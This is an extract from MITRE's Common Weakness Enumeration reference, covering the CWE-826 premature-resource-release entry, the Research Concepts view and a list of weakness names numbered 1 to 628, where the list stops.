There are close relationships between incorrect pointer dereferences and other weaknesses related to buffer operations. There may not be sufficient community agreement regarding these relationships. Further study is needed to determine when these relationships are chains, composites, perspective/layering, or other types of relationships. As of September 2010, most of the relationships are being captured as chains.

CWE-826: Premature Release of Resource During Expected Lifetime

Weakness ID: 826 (*Weakness Base*)

Status: Incomplete

Description**Summary**

The program releases a resource that is still intended to be used by the program itself or another actor.

Extended Description

This weakness focuses on errors in which the program should not release a resource, but performs the release anyway. This is different than a weakness in which the program releases a resource at the appropriate time, but it maintains a reference to the resource, which it later accesses. For this weaknesses, the resource should still be valid upon the subsequent access.

When a program releases a resource that is still being used, it is possible that operations will still be taken on this resource, which may have been repurposed in the meantime, leading to issues similar to CWE-825. Consequences may include denial of service, information exposure, or code execution.

Common Consequences

Confidentiality

Read application data

Read memory

If the released resource is subsequently reused or reallocated, then a read operation on the original resource might access sensitive data that is associated with a different user or entity.

Availability

DoS: crash / exit / restart

When the resource is released, the software might modify some of its structure, or close associated channels (such as a file descriptor). When the software later accesses the resource as if it is valid, the resource might not be in an expected state, leading to resultant errors that may lead to a crash.

Integrity

Execute unauthorized code or commands

Modify application data

Modify memory

When the resource is released, the software might modify some of its structure. This might affect program logic in the sections of code that still assume the resource is active.

If the released resource is related to memory and is used in a function call, or points to unexpected data in a write operation, then code execution may be possible upon subsequent accesses.

Observed Examples

Reference	Description
CVE-2009-3547	chain: race condition might allow resource to be released before operating on it, leading to NULL dereference

Relationships

Nature	Type	ID	Name	View	Page
ChildOf		666	Operation on Resource in Wrong Phase of Lifetime		699 781 1000
CanPrecede		672	Operation on a Resource after Expiration or Release		1000 786

Research Gaps

Under-studied and under-reported as of September 2010. This weakness has been reported in high-visibility software, although the focus has been primarily on memory allocation and de-allocation. There are very few examples of this weakness that are not directly related to memory management, although such weaknesses are likely to occur in real-world software for other types of resources.

CWE-1000: Research Concepts

View ID: 1000 (View: Graph)

Status: Draft

Objective

This view is intended to facilitate research into weaknesses, including their inter-dependencies and their role in vulnerabilities. It classifies weaknesses in a way that largely ignores how they can be detected, where they appear in code, and when they are introduced in the software development life-cycle. Instead, it is mainly organized according to abstractions of software behaviors. It uses a deep hierarchical organization, with more levels of abstraction than other classification schemes. The top-level entries are called Pillars.

Where possible, this view uses abstractions that do not consider particular languages, frameworks, technologies, life-cycle development phases, frequency of occurrence, or types of resources. It explicitly identifies relationships that form chains and composites, which have not been a formal

part of past classification efforts. Chains and composites might help explain why mutual exclusivity is difficult to achieve within security error taxonomies.

This view is roughly aligned with MITRE's research into vulnerability theory, especially with respect to behaviors and resources. Ideally, this view will only cover weakness-to-weakness relationships, with minimal overlap and very few categories. This view could be useful for academic research, CWE maintenance, and mapping. It can be leveraged to systematically identify theoretical gaps within CWE and, by extension, the general security community.

View Data

View Metrics

	CWEs in this view		Total CWEs
Total	683	out of	828
Views	0	out of	24
Categories	9	out of	120
Weaknesses	665	out of	675
Compound_Elements	9	out of	9

View Audience

Academic Researchers

This view provides an organizational structure for weaknesses that is different than the approaches undertaken by taxonomies such as Seven Pernicious Kingdoms.












Applied Researchers

Applied researchers could use the higher-level classes and bases to identify potential areas for future research.

Developers

Developers who have fully integrated security into their SDLC might find this view useful in identifying general patterns of issues within code, instead of relying heavily on "badness lists" that only cover the most severe issues.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
HasMember		118	Improper Access of Indexable Resource ('Range Error')	1000	174
HasMember		330	Use of Insufficiently Random Values	1000	430
HasMember		435	Interaction Error	1000	556
HasMember		664	Improper Control of a Resource Through its Lifetime	1000	777
HasMember		682	Incorrect Calculation	1000	802
HasMember		691	Insufficient Control Flow Management	1000	812
HasMember		693	Protection Mechanism Failure	1000	814
HasMember		697	Insufficient Comparison	1000	817
HasMember		703	Failure to Handle Exceptional Conditions	1000	840
HasMember		707	Improper Enforcement of Message or Data Structure	1000	842
HasMember		710	Coding Standards Violation	1000	844

CWE-2000: Comprehensive CWE Dictionary

View ID: 2000 (View: Implicit Slice)

Status: Draft

Objective

This view (slice) covers all the elements in CWE.

View Data

Filter Used:

true()

View Metrics

	CWEs in this view		Total CWEs
Total	828	out of	828
Views	24	out of	24
Categories	120	out of	120
Weaknesses	675	out of	675

		CWEs in this view		Total CWEs
Compound Elements	9	out of	9	

CWEs Included in this View

Type	ID	Name
C	1	Location
C	2	Environment
C	3	Technology-specific Environment Issues
C	4	J2EE Environment Issues
V	5	J2EE Misconfiguration: Data Transmission Without Encryption
V	6	J2EE Misconfiguration: Insufficient Session-ID Length
V	7	J2EE Misconfiguration: Missing Custom Error Page
V	8	J2EE Misconfiguration: Entity Bean Declared Remote
V	9	J2EE Misconfiguration: Weak Access Permissions for EJB Methods
C	10	ASP.NET Environment Issues
V	11	ASP.NET Misconfiguration: Creating Debug Binary
V	12	ASP.NET Misconfiguration: Missing Custom Error Page
V	13	ASP.NET Misconfiguration: Password in Configuration File
B	14	Compiler Removal of Code to Clear Buffers
B	15	External Control of System or Configuration Setting
C	16	Configuration
C	17	Code
C	18	Source Code
C	19	Data Handling
G	20	Improper Input Validation
C	21	Pathname Traversal and Equivalence Errors
G	22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
B	23	Relative Path Traversal
V	24	Path Traversal: '../filedir'
V	25	Path Traversal: '/../filedir'
V	26	Path Traversal: '/dir/../filename'
V	27	Path Traversal: 'dir/../filename'
V	28	Path Traversal: '..filedir'
V	29	Path Traversal: '..filename'
V	30	Path Traversal: 'dir\..filename'
V	31	Path Traversal: 'dir\..\filename'
V	32	Path Traversal: '...' (Triple Dot)
V	33	Path Traversal: '....' (Multiple Dot)
V	34	Path Traversal: '..../'
V	35	Path Traversal: '.../.../'
B	36	Absolute Path Traversal
V	37	Path Traversal: '/absolute/pathname/here'
V	38	Path Traversal: '\absolute\pathname\here'
V	39	Path Traversal: 'C:dirname'
V	40	Path Traversal: '\\UNC\share\name\' (Windows UNC Share)
B	41	Improper Resolution of Path Equivalence
V	42	Path Equivalence: 'filename.' (Trailing Dot)
V	43	Path Equivalence: 'filename....' (Multiple Trailing Dot)
V	44	Path Equivalence: 'file.name' (Internal Dot)
V	45	Path Equivalence: 'file...name' (Multiple Internal Dot)
V	46	Path Equivalence: 'filename ' (Trailing Space)
V	47	Path Equivalence: ' filename' (Leading Space)

Type	ID	Name
V	48	Path Equivalence: 'file name' (Internal Whitespace)
V	49	Path Equivalence: 'filename/' (Trailing Slash)
V	50	Path Equivalence: '//multiple/leading/slash'
V	51	Path Equivalence: '/multiple//internal/slash'
V	52	Path Equivalence: '/multiple/trailing/slash//'
V	53	Path Equivalence: '\\multiple\\internal\\backslash'
V	54	Path Equivalence: 'filedir\' (Trailing Backslash)
V	55	Path Equivalence: './' (Single Dot Directory)
V	56	Path Equivalence: 'filedir*' (Wildcard)
V	57	Path Equivalence: 'fakedir/./readdir/filename'
V	58	Path Equivalence: Windows 8.3 Filename
B	59	Improper Link Resolution Before File Access ('Link Following')
C	60	UNIX Path Link Problems
🌐	61	UNIX Symbolic Link (Symlink) Following
V	62	UNIX Hard Link
C	63	Windows Path Link Problems
V	64	Windows Shortcut Following (.LNK)
V	65	Windows Hard Link
B	66	Improper Handling of File Names that Identify Virtual Resources
V	67	Improper Handling of Windows Device Names
C	68	Windows Virtual File Problems
V	69	Failure to Handle Windows ::DATA Alternate Data Stream
C	70	Mac Virtual File Problems
V	71	Apple '.DS_Store'
V	72	Improper Handling of Apple HFS+ Alternate Data Stream Path
G	73	External Control of File Name or Path
G	74	Improper Neutralization of Special Elements in Output Used by a Downstream Component ('Injection')
G	75	Failure to Sanitize Special Elements into a Different Plane (Special Element Injection)
B	76	Improper Neutralization of Equivalent Special Elements
G	77	Improper Neutralization of Special Elements used in a Command ('Command Injection')
B	78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
B	79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
V	80	Improper Neutralization of Script-Related HTML Tags in a Web Page (Basic XSS)
V	81	Improper Neutralization of Script in an Error Message Web Page
V	82	Improper Neutralization of Script in Attributes of IMG Tags in a Web Page
V	83	Improper Neutralization of Script in Attributes in a Web Page
V	84	Improper Neutralization of Encoded URI Schemes in a Web Page
V	85	Doubled Character XSS Manipulations
V	86	Improper Neutralization of Invalid Characters in Identifiers in Web Pages
V	87	Improper Neutralization of Alternate XSS Syntax
B	88	Argument Injection or Modification
B	89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
B	90	Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection')
B	91	XML Injection (aka Blind XPath Injection)
Ⓞ	92	DEPRECATED: Improper Sanitization of Custom Special Characters
B	93	Improper Neutralization of CRLF Sequences ('CRLF Injection')
G	94	Failure to Control Generation of Code ('Code Injection')
B	95	Improper Neutralization of Directives in Dynamically Evaluated Code ('Eval Injection')
B	96	Improper Neutralization of Directives in Statically Saved Code ('Static Code Injection')

Type	ID	Name
V	97	Improper Neutralization of Server-Side Includes (SSI) Within a Web Page
B	98	Improper Control of Filename for Include/Require Statement in PHP Program ('PHP File Inclusion')
B	99	Improper Control of Resource Identifiers ('Resource Injection')
C	100	Technology-Specific Input Validation Problems
C	101	Struts Validation Problems
V	102	Struts: Duplicate Validation Forms
V	103	Struts: Incomplete validate() Method Definition
V	104	Struts: Form Bean Does Not Extend Validation Class
V	105	Struts: Form Field Without Validator
V	106	Struts: Plug-in Framework not in Use
V	107	Struts: Unused Validation Form
V	108	Struts: Unvalidated Action Form
V	109	Struts: Validator Turned Off
V	110	Struts: Validator Without Form Field
B	111	Direct Use of Unsafe JNI
B	112	Missing XML Validation
B	113	Improper Neutralization of CRLF Sequences in HTTP Headers ('HTTP Response Splitting')
B	114	Process Control
B	115	Misinterpretation of Input
C	116	Improper Encoding or Escaping of Output
B	117	Improper Output Neutralization for Logs
C	118	Improper Access of Indexable Resource ('Range Error')
C	119	Failure to Constrain Operations within the Bounds of a Memory Buffer
B	120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
V	121	Stack-based Buffer Overflow
V	122	Heap-based Buffer Overflow
B	123	Write-what-where Condition
B	124	Buffer Underwrite ('Buffer Underflow')
B	125	Out-of-bounds Read
V	126	Buffer Over-read
V	127	Buffer Under-read
B	128	Wrap-around Error
B	129	Improper Validation of Array Index
B	130	Improper Handling of Length Parameter Inconsistency
B	131	Incorrect Calculation of Buffer Size
N	132	DEPRECATED (Duplicate): Miscalculated Null Termination
C	133	String Errors
B	134	Uncontrolled Format String
B	135	Incorrect Calculation of Multi-Byte String Length
C	136	Type Errors
C	137	Representation Errors
C	138	Improper Neutralization of Special Elements
N	139	DEPRECATED: General Special Element Problems
B	140	Improper Neutralization of Delimiters
V	141	Improper Neutralization of Parameter/Argument Delimiters
V	142	Improper Neutralization of Value Delimiters
V	143	Improper Neutralization of Record Delimiters
V	144	Improper Neutralization of Line Delimiters
V	145	Improper Neutralization of Section Delimiters

Type	ID	Name
V	146	Improper Neutralization of Expression/Command Delimiters
V	147	Improper Neutralization of Input Terminators
V	148	Improper Neutralization of Input Leaders
V	149	Improper Neutralization of Quoting Syntax
V	150	Improper Neutralization of Escape, Meta, or Control Sequences
V	151	Improper Neutralization of Comment Delimiters
V	152	Improper Neutralization of Macro Symbols
V	153	Improper Neutralization of Substitution Characters
V	154	Improper Neutralization of Variable Name Delimiters
V	155	Improper Neutralization of Wildcards or Matching Symbols
V	156	Improper Neutralization of Whitespace
V	157	Failure to Sanitize Paired Delimiters
V	158	Improper Neutralization of Null Byte or NUL Character
C	159	Failure to Sanitize Special Element
V	160	Improper Neutralization of Leading Special Elements
V	161	Improper Neutralization of Multiple Leading Special Elements
V	162	Improper Neutralization of Trailing Special Elements
V	163	Improper Neutralization of Multiple Trailing Special Elements
V	164	Improper Neutralization of Internal Special Elements
V	165	Improper Neutralization of Multiple Internal Special Elements
B	166	Improper Handling of Missing Special Element
B	167	Improper Handling of Additional Special Element
B	168	Failure to Resolve Inconsistent Special Elements
C	169	Technology-Specific Special Elements
B	170	Improper Null Termination
C	171	Cleansing, Canonicalization, and Comparison Errors
C	172	Encoding Error
V	173	Failure to Handle Alternate Encoding
V	174	Double Decoding of the Same Data
V	175	Failure to Handle Mixed Encoding
V	176	Failure to Handle Unicode Encoding
V	177	Failure to Handle URL Encoding (Hex Encoding)
B	178	Failure to Resolve Case Sensitivity
B	179	Incorrect Behavior Order: Early Validation
B	180	Incorrect Behavior Order: Validate Before Canonicalize
B	181	Incorrect Behavior Order: Validate Before Filter
B	182	Collapse of Data into Unsafe Value
B	183	Permissive Whitelist
B	184	Incomplete Blacklist
C	185	Incorrect Regular Expression
B	186	Overly Restrictive Regular Expression
B	187	Partial Comparison
B	188	Reliance on Data/Memory Layout
C	189	Numeric Errors
B	190	Integer Overflow or Wraparound
B	191	Integer Underflow (Wrap or Wraparound)
C	192	Integer Coercion Error
B	193	Off-by-one Error
B	194	Unexpected Sign Extension
V	195	Signed to Unsigned Conversion Error

Type	ID	Name
V	196	Unsigned to Signed Conversion Error
B	197	Numeric Truncation Error
B	198	Use of Incorrect Byte Ordering
C	199	Information Management Errors
G	200	Information Exposure
V	201	Information Exposure Through Sent Data
V	202	Privacy Leak through Data Queries
G	203	Information Exposure Through Discrepancy
B	204	Response Discrepancy Information Exposure
B	205	Information Exposure Through Behavioral Discrepancy
V	206	Internal Behavioral Inconsistency Information Leak
V	207	Information Exposure Through an External Behavioral Inconsistency
B	208	Timing Discrepancy Information Leak
B	209	Information Exposure Through an Error Message
B	210	Product-Generated Error Message Information Leak
B	211	Product-External Error Message Information Leak
B	212	Improper Cross-boundary Removal of Sensitive Data
B	213	Intended Information Leak
V	214	Process Environment Information Leak
V	215	Information Exposure Through Debug Information
G	216	Containment Errors (Container Errors)
N	217	DEPRECATED: Failure to Protect Stored Data from Modification
N	218	DEPRECATED (Duplicate): Failure to provide confidentiality for stored data
V	219	Sensitive Data Under Web Root
V	220	Sensitive Data Under FTP Root
G	221	Information Loss or Omission
B	222	Truncation of Security-relevant Information
B	223	Omission of Security-relevant Information
B	224	Obscured Security-relevant Information by Alternate Name
N	225	DEPRECATED (Duplicate): General Information Management Problems
B	226	Sensitive Information Uncleared Before Release
G	227	Failure to Fulfill API Contract ('API Abuse')
G	228	Improper Handling of Syntactically Invalid Structure
G	229	Improper Handling of Values
B	230	Improper Handling of Missing Values
B	231	Improper Handling of Extra Values
B	232	Improper Handling of Undefined Values
G	233	Parameter Problems
B	234	Failure to Handle Missing Parameter
B	235	Improper Handling of Extra Parameters
B	236	Improper Handling of Undefined Parameters
G	237	Improper Handling of Structural Elements
B	238	Improper Handling of Incomplete Structural Elements
B	239	Failure to Handle Incomplete Element
B	240	Improper Handling of Inconsistent Structural Elements
B	241	Improper Handling of Unexpected Data Type
B	242	Use of Inherently Dangerous Function
V	243	Failure to Change Working Directory in chroot Jail
V	244	Failure to Clear Heap Memory Before Release ('Heap Inspection')
V	245	J2EE Bad Practices: Direct Management of Connections
V	246	J2EE Bad Practices: Direct Use of Sockets

Type	ID	Name
V	247	Reliance on DNS Lookups in a Security Decision
B	248	Uncaught Exception
N	249	DEPRECATED: Often Misused: Path Manipulation
G	250	Execution with Unnecessary Privileges
C	251	Often Misused: String Management
B	252	Unchecked Return Value
B	253	Incorrect Check of Function Return Value
C	254	Security Features
C	255	Credentials Management
V	256	Plaintext Storage of a Password
B	257	Storing Passwords in a Recoverable Format
V	258	Empty Password in Configuration File
B	259	Use of Hard-coded Password
V	260	Password in Configuration File
V	261	Weak Cryptography for Passwords
V	262	Not Using Password Aging
B	263	Password Aging with Long Expiration
C	264	Permissions, Privileges, and Access Controls
C	265	Privilege / Sandbox Issues
B	266	Incorrect Privilege Assignment
B	267	Privilege Defined With Unsafe Actions
B	268	Privilege Chaining
B	269	Improper Privilege Management
B	270	Privilege Context Switching Error
G	271	Privilege Dropping / Lowering Errors
B	272	Least Privilege Violation
B	273	Improper Check for Dropped Privileges
B	274	Improper Handling of Insufficient Privileges
C	275	Permission Issues
V	276	Incorrect Default Permissions
V	277	Insecure Inherited Permissions
V	278	Insecure Preserved Inherited Permissions
V	279	Incorrect Execution-Assigned Permissions
B	280	Improper Handling of Insufficient Permissions or Privileges
B	281	Improper Preservation of Permissions
G	282	Improper Ownership Management
B	283	Unverified Ownership
G	284	Access Control (Authorization) Issues
G	285	Improper Access Control (Authorization)
G	286	Incorrect User Management
G	287	Improper Authentication
B	288	Authentication Bypass Using an Alternate Path or Channel
V	289	Authentication Bypass by Alternate Name
B	290	Authentication Bypass by Spoofing
3	291	Trusting Self-reported IP Address
V	292	Trusting Self-reported DNS Name
V	293	Using Referer Field for Authentication
B	294	Authentication Bypass by Capture-replay
C	295	Certificate Issues
B	296	Improper Following of Chain of Trust for Certificate Validation
B	297	Improper Validation of Host-specific Certificate Data

Type	ID	Name
B	298	Improper Validation of Certificate Expiration
B	299	Improper Check for Certificate Revocation
G	300	Channel Accessible by Non-Endpoint ('Man-in-the-Middle')
V	301	Reflection Attack in an Authentication Protocol
V	302	Authentication Bypass by Assumed-Immutable Data
B	303	Incorrect Implementation of Authentication Algorithm
B	304	Missing Critical Step in Authentication
B	305	Authentication Bypass by Primary Weakness
V	306	Missing Authentication for Critical Function
B	307	Improper Restriction of Excessive Authentication Attempts
B	308	Use of Single-factor Authentication
B	309	Use of Password System for Primary Authentication
C	310	Cryptographic Issues
B	311	Missing Encryption of Sensitive Data
B	312	Cleartext Storage of Sensitive Information
V	313	Plaintext Storage in a File or on Disk
V	314	Plaintext Storage in the Registry
V	315	Plaintext Storage in a Cookie
V	316	Plaintext Storage in Memory
V	317	Plaintext Storage in GUI
V	318	Plaintext Storage in Executable
B	319	Cleartext Transmission of Sensitive Information
C	320	Key Management Errors
B	321	Use of Hard-coded Cryptographic Key
B	322	Key Exchange without Entity Authentication
B	323	Reusing a Nonce, Key Pair in Encryption
B	324	Use of a Key Past its Expiration Date
B	325	Missing Required Cryptographic Step
G	326	Inadequate Encryption Strength
B	327	Use of a Broken or Risky Cryptographic Algorithm
B	328	Reversible One-Way Hash
V	329	Not Using a Random IV with CBC Mode
G	330	Use of Insufficiently Random Values
B	331	Insufficient Entropy
V	332	Insufficient Entropy in PRNG
V	333	Improper Handling of Insufficient Entropy in TRNG
B	334	Small Space of Random Values
G	335	PRNG Seed Error
B	336	Same Seed in PRNG
B	337	Predictable Seed in PRNG
B	338	Use of Cryptographically Weak PRNG
B	339	Small Seed Space in PRNG
G	340	Predictability Problems
B	341	Predictable from Observable State
B	342	Predictable Exact Value from Previous Values
B	343	Predictable Value Range from Previous Values
B	344	Use of Invariant Value in Dynamically Changing Context
G	345	Insufficient Verification of Data Authenticity
B	346	Origin Validation Error
B	347	Improper Verification of Cryptographic Signature

Type	ID	Name
B	348	Use of Less Trusted Source
B	349	Acceptance of Extraneous Untrusted Data With Trusted Data
B	350	Improperly Trusted Reverse DNS
B	351	Insufficient Type Distinction
B	352	Cross-Site Request Forgery (CSRF)
B	353	Failure to Add Integrity Check Value
B	354	Improper Validation of Integrity Check Value
C	355	User Interface Security Issues
B	356	Product UI does not Warn User of Unsafe Actions
B	357	Insufficient UI Warning of Dangerous Operations
B	358	Improperly Implemented Security Check for Standard
G	359	Privacy Violation
B	360	Trust of System Event Data
C	361	Time and State
G	362	Race Condition
B	363	Race Condition Enabling Link Following
B	364	Signal Handler Race Condition
B	365	Race Condition in Switch
B	366	Race Condition within a Thread
B	367	Time-of-check Time-of-use (TOCTOU) Race Condition
B	368	Context Switching Race Condition
B	369	Divide By Zero
B	370	Missing Check for Certificate Revocation after Initial Check
C	371	State Issues
B	372	Incomplete Internal State Distinction
B	373	State Synchronization Error
B	374	Passing Mutable Objects to an Untrusted Method
B	375	Returning a Mutable Object to an Untrusted Caller
C	376	Temporary File Issues
B	377	Insecure Temporary File
B	378	Creation of Temporary File With Insecure Permissions
B	379	Creation of Temporary File in Directory with Incorrect Permissions
C	380	Technology-Specific Time and State Issues
C	381	J2EE Time and State Issues
V	382	J2EE Bad Practices: Use of System.exit()
V	383	J2EE Bad Practices: Direct Use of Threads
B	384	Session Fixation
B	385	Covert Timing Channel
B	386	Symbolic Name not Mapping to Correct Object
C	387	Signal Errors
C	388	Error Handling
C	389	Error Conditions, Return Values, Status Codes
G	390	Detection of Error Condition Without Action
B	391	Unchecked Error Condition
B	392	Failure to Report Error in Status Code
B	393	Return of Wrong Status Code
B	394	Unexpected Status Code or Return Value
B	395	Use of NullPointerException Catch to Detect NULL Pointer Dereference
B	396	Declaration of Catch for Generic Exception
B	397	Declaration of Throws for Generic Exception
G	398	Indicator of Poor Code Quality

Type	ID	Name
C	399	Resource Management Errors
B	400	Uncontrolled Resource Consumption ('Resource Exhaustion')
B	401	Failure to Release Memory Before Removing Last Reference ('Memory Leak')
G	402	Transmission of Private Resources into a New Sphere ('Resource Leak')
B	403	UNIX File Descriptor Leak
B	404	Improper Resource Shutdown or Release
G	405	Asymmetric Resource Consumption (Amplification)
B	406	Insufficient Control of Network Message Volume (Network Amplification)
B	407	Algorithmic Complexity
B	408	Incorrect Behavior Order: Early Amplification
B	409	Improper Handling of Highly Compressed Data (Data Amplification)
B	410	Insufficient Resource Pool
C	411	Resource Locking Problems
B	412	Unrestricted Externally Accessible Lock
B	413	Improper Resource Locking
B	414	Missing Lock Check
V	415	Double Free
B	416	Use After Free
C	417	Channel and Path Errors
C	418	Channel Errors
B	419	Unprotected Primary Channel
B	420	Unprotected Alternate Channel
B	421	Race Condition During Access to Alternate Channel
V	422	Unprotected Windows Messaging Channel ('Shatter')
N	423	DEPRECATED (Duplicate): Proxied Trusted Channel
G	424	Failure to Protect Alternate Path
B	425	Direct Request ('Forced Browsing')
B	426	Untrusted Search Path
B	427	Uncontrolled Search Path Element
B	428	Unquoted Search Path or Element
C	429	Handler Errors
B	430	Deployment of Wrong Handler
B	431	Missing Handler
B	432	Dangerous Handler not Disabled During Sensitive Operations
V	433	Unparsed Raw Web Content Delivery
B	434	Unrestricted Upload of File with Dangerous Type
G	435	Interaction Error
B	436	Interpretation Conflict
B	437	Incomplete Model of Endpoint Features
C	438	Behavioral Problems
B	439	Behavioral Change in New Version or Environment
B	440	Expected Behavior Violation
B	441	Unintended Proxy/Intermediary
C	442	Web Problems
N	443	DEPRECATED (Duplicate): HTTP response splitting
B	444	Inconsistent Interpretation of HTTP Requests ('HTTP Request Smuggling')
C	445	User Interface Errors
B	446	UI Discrepancy for Security Feature
B	447	Unimplemented or Unsupported Feature in UI
B	448	Obsolete Feature in UI
B	449	The UI Performs the Wrong Action

Type	ID	Name
B	450	Multiple Interpretations of UI Input
B	451	UI Misrepresentation of Critical Information
C	452	Initialization and Cleanup Errors
B	453	Insecure Default Variable Initialization
B	454	External Initialization of Trusted Variables or Data Stores
B	455	Non-exit on Failed Initialization
B	456	Missing Initialization
V	457	Use of Uninitialized Variable
N	458	DEPRECATED: Incorrect Initialization
B	459	Incomplete Cleanup
V	460	Improper Cleanup on Thrown Exception
C	461	Data Structure Issues
B	462	Duplicate Key in Associative List (Alist)
B	463	Deletion of Data Structure Sentinel
B	464	Addition of Data Structure Sentinel
C	465	Pointer Issues
B	466	Return of Pointer Value Outside of Expected Range
V	467	Use of sizeof() on a Pointer Type
B	468	Incorrect Pointer Scaling
B	469	Use of Pointer Subtraction to Determine Size
B	470	Use of Externally-Controlled Input to Select Classes or Code ('Unsafe Reflection')
B	471	Modification of Assumed-Immutable Data (MAID)
B	472	External Control of Assumed-Immutable Web Parameter
V	473	PHP External Variable Modification
B	474	Use of Function with Inconsistent Implementations
B	475	Undefined Behavior for Input to API
B	476	NULL Pointer Dereference
B	477	Use of Obsolete Functions
V	478	Missing Default Case in Switch Statement
V	479	Unsafe Function Call from a Signal Handler
B	480	Use of Incorrect Operator
V	481	Assigning instead of Comparing
V	482	Comparing instead of Assigning
V	483	Incorrect Block Delimitation
B	484	Omitted Break Statement in Switch
C	485	Insufficient Encapsulation
V	486	Comparison of Classes by Name
V	487	Reliance on Package-level Scope
V	488	Data Leak Between Sessions
B	489	Leftover Debug Code
C	490	Mobile Code Issues
V	491	Public cloneable() Method Without Final ('Object Hijack')
V	492	Use of Inner Class Containing Sensitive Data
V	493	Critical Public Variable Without Final Modifier
B	494	Download of Code Without Integrity Check
V	495	Private Array-Typed Field Returned From A Public Method
V	496	Public Data Assigned to Private Array-Typed Field
V	497	Exposure of System Data to an Unauthorized Control Sphere
V	498	Information Leak through Class Cloning
V	499	Serializable Class Containing Sensitive Data
V	500	Public Static Field Not Marked Final

Type	ID	Name
B	501	Trust Boundary Violation
V	502	Deserialization of Untrusted Data
C	503	Byte/Object Code
C	504	Motivation/Intent
C	505	Intentionally Introduced Weakness
G	506	Embedded Malicious Code
B	507	Trojan Horse
B	508	Non-Replicating Malicious Code
B	509	Replicating Malicious Code (Virus or Worm)
B	510	Trapdoor
B	511	Logic/Time Bomb
B	512	Spyware
C	513	Intentionally Introduced Nonmalicious Weakness
G	514	Covert Channel
B	515	Covert Storage Channel
Ø	516	DEPRECATED (Duplicate): Covert Timing Channel
C	517	Other Intentional, Nonmalicious Weakness
C	518	Inadvertently Introduced Weakness
C	519	.NET Environment Issues
V	520	.NET Misconfiguration: Use of Impersonation
B	521	Weak Password Requirements
B	522	Insufficiently Protected Credentials
V	523	Unprotected Transport of Credentials
V	524	Information Leak Through Caching
V	525	Information Leak Through Browser Caching
V	526	Information Leak Through Environmental Variables
V	527	Exposure of CVS Repository to an Unauthorized Control Sphere
V	528	Exposure of Core Dump File to an Unauthorized Control Sphere
V	529	Exposure of Access Control List Files to an Unauthorized Control Sphere
V	530	Exposure of Backup File to an Unauthorized Control Sphere
V	531	Information Leak Through Test Code
V	532	Information Leak Through Log Files
V	533	Information Leak Through Server Log Files
V	534	Information Leak Through Debug Log Files
V	535	Information Leak Through Shell Error Message
V	536	Information Leak Through Servlet Runtime Error Message
V	537	Information Leak Through Java Runtime Error Message
B	538	File and Directory Information Exposure
V	539	Information Leak Through Persistent Cookies
V	540	Information Leak Through Source Code
V	541	Information Leak Through Include Source Code
V	542	Information Leak Through Cleanup Log Files
V	543	Use of Singleton Pattern Without Synchronization in a Multithreaded Context
B	544	Failure to Use a Standardized Error Handling Mechanism
V	545	Use of Dynamic Class Loading
V	546	Suspicious Comment
V	547	Use of Hard-coded, Security-relevant Constants
V	548	Information Leak Through Directory Listing
V	549	Missing Password Field Masking
V	550	Information Leak Through Server Error Message
B	551	Incorrect Behavior Order: Authorization Before Parsing and Canonicalization

Type	ID	Name
B	552	Files or Directories Accessible to External Parties
V	553	Command Shell in Externally Accessible Directory
V	554	ASP.NET Misconfiguration: Not Using Input Validation Framework
V	555	J2EE Misconfiguration: Plaintext Password in Configuration File
V	556	ASP.NET Misconfiguration: Use of Identity Impersonation
C	557	Concurrency Issues
V	558	Use of getlogin() in Multithreaded Application
C	559	Often Misused: Arguments and Parameters
V	560	Use of umask() with chmod-style Argument
V	561	Dead Code
B	562	Return of Stack Variable Address
V	563	Unused Variable
V	564	SQL Injection: Hibernate
B	565	Reliance on Cookies without Validation and Integrity Checking
V	566	Access Control Bypass Through User-Controlled SQL Primary Key
B	567	Unsynchronized Access to Shared Data
V	568	finalize() Method Without super.finalize()
C	569	Expression Issues
V	570	Expression is Always False
V	571	Expression is Always True
V	572	Call to Thread run() instead of start()
G	573	Failure to Follow Specification
V	574	EJB Bad Practices: Use of Synchronization Primitives
V	575	EJB Bad Practices: Use of AWT Swing
V	576	EJB Bad Practices: Use of Java I/O
V	577	EJB Bad Practices: Use of Sockets
V	578	EJB Bad Practices: Use of Class Loader
V	579	J2EE Bad Practices: Non-serializable Object Stored in Session
V	580	clone() Method Without super.clone()
B	581	Object Model Violation: Just One of Equals and Hashcode Defined
V	582	Array Declared Public, Final, and Static
V	583	finalize() Method Declared Public
B	584	Return Inside Finally Block
V	585	Empty Synchronized Block
V	586	Explicit Call to Finalize()
B	587	Assignment of a Fixed Address to a Pointer
V	588	Attempt to Access Child of a Non-structure Pointer
V	589	Call to Non-ubiquitous API
V	590	Free of Memory not on the Heap
V	591	Sensitive Data Storage in Improperly Locked Memory
G	592	Authentication Bypass Issues
V	593	Authentication Bypass: OpenSSL CTX Object Modified after SSL Objects are Created
V	594	J2EE Framework: Saving Unserializable Objects to Disk
B	595	Comparison of Object References Instead of Object Contents
B	596	Incorrect Semantic Object Comparison
V	597	Use of Wrong Operator in String Comparison
V	598	Information Leak Through Query Strings in GET Request
V	599	Trust of OpenSSL Certificate Without Validation
B	600	Failure to Catch All Exceptions in Servlet
V	601	URL Redirection to Untrusted Site ('Open Redirect')

Type	ID	Name
B	602	Client-Side Enforcement of Server-Side Security
B	603	Use of Client-Side Authentication
V	604	Deprecated Entries
B	605	Multiple Binds to the Same Port
B	606	Unchecked Input for Loop Condition
V	607	Public Static Final Field References Mutable Object
V	608	Struts: Non-private Field in ActionForm Class
B	609	Double-Checked Locking
G	610	Externally Controlled Reference to a Resource in Another Sphere
V	611	Information Leak Through XML External Entity File Disclosure
V	612	Information Leak Through Indexing of Private Data
B	613	Insufficient Session Expiration
V	614	Sensitive Cookie in HTTPS Session Without 'Secure' Attribute
V	615	Information Leak Through Comments
V	616	Incomplete Identification of Uploaded File Variables (PHP)
V	617	Reachable Assertion
B	618	Exposed Unsafe ActiveX Method
B	619	Dangling Database Cursor ('Cursor Injection')
V	620	Unverified Password Change
B	621	Variable Extraction Error
V	622	Unvalidated Function Hook Arguments
V	623	Unsafe ActiveX Control Marked Safe For Scripting
B	624	Executable Regular Expression Error
B	625	Permissive Regular Expression
V	626	Null Byte Interaction Error (Poison Null Byte)
B	627	Dynamic Variable Evaluation
B	628	Function Call with Incorrectly Specified Arguments
